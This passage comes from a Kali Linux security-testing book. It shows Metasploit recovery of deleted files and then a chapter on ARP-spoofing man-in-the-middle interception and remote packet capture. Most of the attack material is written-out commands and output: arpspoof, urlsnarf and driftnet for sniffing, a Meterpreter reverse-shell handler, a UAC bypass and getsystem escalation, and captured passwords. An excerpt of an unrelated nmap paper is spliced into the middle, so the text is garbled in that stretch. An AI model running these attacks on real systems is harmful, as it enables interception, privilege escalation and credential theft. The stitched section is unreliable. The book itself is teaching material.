


```
Account Passwords:
Fred/ P@$$Word
MySQL/ SQLM@Ster!
FTP/ FTPK1nG!
```

And there we go, looks like there are 3 user accounts, including passwords, which we were able to recover from the remote machine!

But what if we wanted to recover pdf files?


Again, simply "***set FILES pdf***" and run the exploit again:



```
msf post(recovery_files) > set FILES pdf
FILES => pdf
msf post(recovery_files) > run

[*] System Info - OS: Windows 7 (Build 7600)., Drive: E:
[*] $MFT is made up of 1 dataruns
[*] Searching deleted files in data run 1 ...
[*] Name: Account Passwords.txt ID: 3221264384
[*] Name: discovery.pdf ID: 3221265408
[+] Hidden file found!
[*] File to download: discovery.pdf
[*] The file is not resident. Saving discovery.pdf ... (112865 bytes)
[+] File saved on /root/.msf8/loot/20160203174922_default_192.168.1.93_nonreside
nt.file_429137.pdf
[+] MFT entries finished
[*] Post module execution completed
msf post(recovery_files) > 
```

As last time the recovered files were stored in the loot directory.

We can open the nmap PDF file to verify that it worked:



In this paper we will use a DMZ environment with a variety of different firewall rulesets to illustrate the best methods for discovering hosts behind a firewall. The DMZ architecture we will use throughout this paper is depicted in the following image.

192.168.5.0/24
Firewall
172.26.1.0/29
WWW Server
172.26.1.2
DNS Server
172.26.1.4
SMTP Server
172.26.1.6

Here we have a typical DMZ with a firewall filtering inbound traffic. In our scenarios we will use "pseudo-rulesets" to keep the rules readable. The actual syntax from the rules are a mix between PF and engrish, so don't get hung up on the accuracy of them – they just need to be readable. Also, the version of nmap I used for this testing was 3.00

Our scanning host sits on the 192.168.5.0/24 network and has the IP address of 192.168.5.20.

Unless otherwise stated, we will use the following nmap command for all discovery scans:


```
        nmap -sP 172.26.1.0/29
```

You can set the module to recover multiple file types at once by simply listing what you want in the FILES variable and separate them with a comma. Lastly, the files can also be recovered by the ID number (not shown).

Recovery File Module Wrap-Up

The module seems to work really well on data drives, but not so well on drives where there could be a lot of files to recover, like on the main drive of a single drive system. I ran this on a Windows 7 boot drive on a VM that I have used a lot and it literally took hours to run. Granted it probably found about a thousand files, but I just can't see how feasible this would be in real life as it would create an enormous amount of suspicious network traffic.

Here is a network packet capture of the module running against a drive with a lot of deleted files:



No.	Time	Source	Destination	Protocol	Length	Info
674	14.330245000	192.168.198.132	192.168.198.147	TCP	128	49167 > terabase
675	14.330424000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
676	14.330640000	192.168.198.132	192.168.198.147	TCP	1328	49167 > terabase
677	14.330780000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
678	14.416586000	192.168.198.147	192.168.198.132	TCP	283	terabase > 49167
679	14.423095000	192.168.198.132	192.168.198.147	TCP	128	49167 > terabase
680	14.423318000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
681	14.423585000	192.168.198.132	192.168.198.147	TCP	1328	49167 > terabase
682	14.423725000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
683	14.519351000	192.168.198.147	192.168.198.132	TCP	283	terabase > 49167
684	14.532615000	192.168.198.132	192.168.198.147	TCP	128	49167 > terabase
685	14.533168000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
686	14.534822000	192.168.198.132	192.168.198.147	TCP	1328	49167 > terabase
687	14.534966000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167

But then again, how many people actually record and analyze their data traffic? The module does function extremely well though on smaller drives that don't have an enormous amount of deleted files.

It was lightning fast and worked very well.

Conclusion

In this chapter we saw how to escalate a user that has Administrator privileges to the super user System level account. We were able to do this by running a Meterpreter module that allowed us to bypass the windows User Access Control security feature.

Once we have system level access we can do anything that we want to do. We demonstrated this by dumping the password hashes from the security database. We then demonstrated how to recover deleted files from a flash drive using our system level access and Metasploit.

The UAC bypass was possible because the user account we had access to was an administrator level account. It is imperative that users always be given a non-administrator level account. The security repercussions to exceptions to this rule should be seriously considered.

Attacking Hosts

Chapter 13

Packet Captures and Man-in-the-Middle Attacks

A technique that may be advantageous to a security tester is to monitor or capture network traffic. Packet captures are like a wiretap. As a wiretap records everything a person says on their telephone, a packet capture records everything your computer says on the network wire. This could include account names, passwords, etc.


Introduction

In this section we will look at viewing network packets using two very different processes. For the first one we will use a Man-in-the-Middle (MitM) attack on a local network system using the commands arpspoof, urlsniff and driftnet. Using these commands we can view what website a target is on and display graphics that the target is viewing.

Secondly, we will cover running a packet capture on a remote machine through a Metasploit session. We will then view the captured information for artifacts in Wireshark and Xplico. In both cases we will use a Windows 7 computer as the target system.


A MitM attack in essence places our Kali system in between the target and the router. This way, we see all of the traffic coming from and going to the target system. All traffic from the target system headed to the internet is re-routed first to our machine, which then captures it and forwards is to the network. All information coming from the internet headed to the target machine is routed through our system first, again so we can review it, and then forwarded to the target system.

We can see this in the images below:



Normally user Alice connects directly to the internet through her router.

With a Man-in-the-Middle attack the hacker inserts himself into middle of the normal communication path and can see a copy of everything that Alice sends to the internet and everything that is returned from it.



This is accomplished by modifying the ARP (Address Resolution Protocol) tables on the router and the target system. The ARP table tells a system what physical MAC address an IP address is actually located at. So as the attacker, we tell the target machine that we are the internet router and tell the router that we are the target system effectively placing us into the middle of the communication stream.

We will now see how to create a Man-in-the-Middle (MitM) attack using Arpspoof and other tools to capture and view network traffic.

Part One


Creating a Man-in-the-Middle attack with Arpspoof

We can modify ARP tables easily with the "*arpspoof*" program. But first we need to turn on IP forwarding by running the following command:

1. Type, "***echo 1 > /proc/sys/net/ipv4/ip_forward***"

Now we need to run the *arpspoof* command. To do so, we need to provide the network interface (*-i*), the target system (*-t*) and the router address as below:

2. Then type, "***arpspoof -i eth0 -t 192.168.1.93 192.168.1.1***"



```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 192.168.1.93 192.168.1.1
```

3. Now, open a second terminal and type, "***arpspoof -i eth0 -t 192.168.1.1 192.168.1.93***"


This is basically the same command; except that the computer's IP address and the router's IP are switched. Arpspoof should then start sending out the modified MAC addresses. Now let's see what we can capture from the target system.

Viewing URL information with Urlsnarf

Tool author: Dug Song
Author's Website: http://www.monkey.org/~dugsong/dsniff/


Let's first look for URL addresses that the target is surfing for.

1. Open a third terminal and type, "***urlsnarf -i eth0***":



```
root@kali:~# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

Now as the Windows user surfs the web, you will see all of the URL traffic:



```
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port
192.168.1.93 - - [05/Feb/2016:13:20:40 -0500] "GET http://dow
product=firefox-43.0.1-partial-40.0.3&os=win&lang=en-US HTTP/1
la/5.0 (Windows NT 6.1; rv:40.0) Gecko/20100101 Firefox/40.0"
192.168.1.93 - - [05/Feb/2016:13:20:40 -0500] "POST http://ocs
TP/1.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; rv:40.0) Gecko/2
.0"
192.168.1.93 - - [05/Feb/2016:13:20:40 -0500] "GET http://dow
et/pub/firefox/releases/43.0.1/update/win32/en-US/firefox-40.0
mar HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; rv:40.0) G
fox/40.0"
```

This allows us to see all the website addresses that the user visits on our Kali system!

2. Hit, "***Ctrl-c***" to exit urlsnarf


Urlsnarf can be handy to use when you want to see what the target user is doing on their system. It will not decode encrypted communications; you will need different tools to accomplish that. I cover this in the "*Intermediate Security Testing with Kali Linux 2*" book.

Viewing Captured Graphics with Driftnet

Tool author: Chris Lightfoot
Tool Website: http://www.ex-parrot.com/~chris/driftnet/

The text is interesting, but you can see the images from visited URLs also. To do so we can use the program "Driftnet". On the new Kali 2, this command doesn't seem to work quite as well as it used to. It only seems to now pull .gif files of a certain size. Thought it may not work as well as it once did, it is still an interesting program to try.

1. Simply type the command "***driftnet***" with the interface (*-i*) you want, like this:



```
root@kali:~# driftnet -i eth0
```

2. A driftnet window should open up on your Kali website. Maximize it to make viewing easier.
3. Now return to the target computer system and start surfing the web.


You should start to see images appearing on your Kali system. Try this out for a while to see what images show up using this technique and what images don ’ t. When done, hit “***Ctrl-c***” to exit driftnet and then again in each terminal window running arpspoof to restore the original ARP tables.

Part Two

Remote Packet Capture in Metasploit


Okay that was all well and good if we are on the same local network as the target system, but what if the target system is remote? If we can get a Meterpreter shell through an exploit, we can record the target system’s network traffic remotely. We will start with an active session that we obtained through the CutePuppy exploit we made earlier. As you can see below we are connected to session 1 and have a Meterpreter shell to the Windows 7 system.

Here is how to setup the multi-handler in case you need a refresher:



```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.93
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.93:49158) at
2016-02-05 14:27:59 -0500

meterpreter > 
```

1. At the Meterpreter prompt simply type, “***run packetrecorder***” to see the options as seen below:




```
meterpreter > run packetrecorder
Meterpreter Script for capturing packets in to a PCAP file
on a target host given a interface ID.

OPTIONS:

    -h          Help menu.
    -i  <opt>   Interface ID number where all packet capture will be done
    -l  <opt>   Specify and alternate folder to save PCAP file.
    -li         List interfaces that can be used for capture.
    -t  <opt>   Time interval in seconds between recollection of packet,
t 30 seconds.


meterpreter > 
```

The first thing we will do is run “***packetrecorder***” with the “***-li***” option to list the interfaces on the remote system.

2. Enter, "*run packetrecorder -li*"

Notice that we instantly get an error message, "*Access denied (UAC enabled?)*". Where have we seen that before? So to run this exploit we will need to run the UAC bypass. I know I could have said to just start with a session with UAC disabled, but it is good practice to work through problems as they occur.

Go ahead and turn UAC off with the UAC bypass. You can use the image below as a refresher if you need it:




```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/bypassuac_injection
msf exploit(bypassuac_injection) > set session 1
session => 1
msf exploit(bypassuac_injection) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac_injection) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
msf exploit(bypassuac_injection) > set LPORT 4545
LPORT => 4545
msf exploit(bypassuac_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.39:4545
[+] Windows 7 (Build 7600). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 4052
[*] Sending stage (957487 bytes) to 192.168.1.93
[*] Meterpreter session 2 opened (192.168.1.39:4545 -> 192.168.1.93:49159) at
2016-02-05 14:33:36 -0500
```

Now with UAC disabled, let's run packetrecorder again. But we might as well get system level access why we are at it.

3. Type, "***getsystem***" to elevate to System level authority
4. Then type, "*run packetrecorder -li*"


Running the command, we see that the remote target (in this case) has 2 network interfaces:



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run packetrecorder -li

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false
wifi:false )
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:0 mtu:1514 usable:true dh
cp:false wifi:false )

meterpreter > █
```

We will go ahead and run the attack against interface 2, which is the Intel PRO/1000 adapter on my system (devices listed may be different on yours). We will also use the "-l" switch to tell packetrecorder where to store the captured log file.

5. So the command would be, "*run packetrecorder -i 2 -l /root/Desktop*"



```
meterpreter > run packetrecorder -i 2 -l /root/Desktop
[*] Starting Packet capture on interface 2
[+] Packet capture started
[*] Packets being saved in to /root/Desktop/logs/packetrecorder/WIN-420RBM3SRV
F_20160205.4358/WIN-420RBM3SRVF_20160205.4358.cap
[*] Packet capture interval is 30 Seconds
```


6. Now, just go to the Windows 7 target system and do some surfing. Every location you surf to and every network packet you send will be recorded on the Kali system.
7. Press "***Ctrl-C***" to exit when you think you have captured enough packets.

And that is it; all the data captured will be located in a "logs" directory in the location supplied by packetrecorder.

Wireshark


Okay, we have our packet capture, so what do we do with it? Wireshark is a great packet capture and analyzer program that has a ton of features and capabilities. We will just cover viewing a packet capture in Wireshark very briefly.

1. To start Wireshark, select it from the '***Applications>09 - Sniffing and Spoofing>***' menu, or better yet, just run it from a terminal prompt:



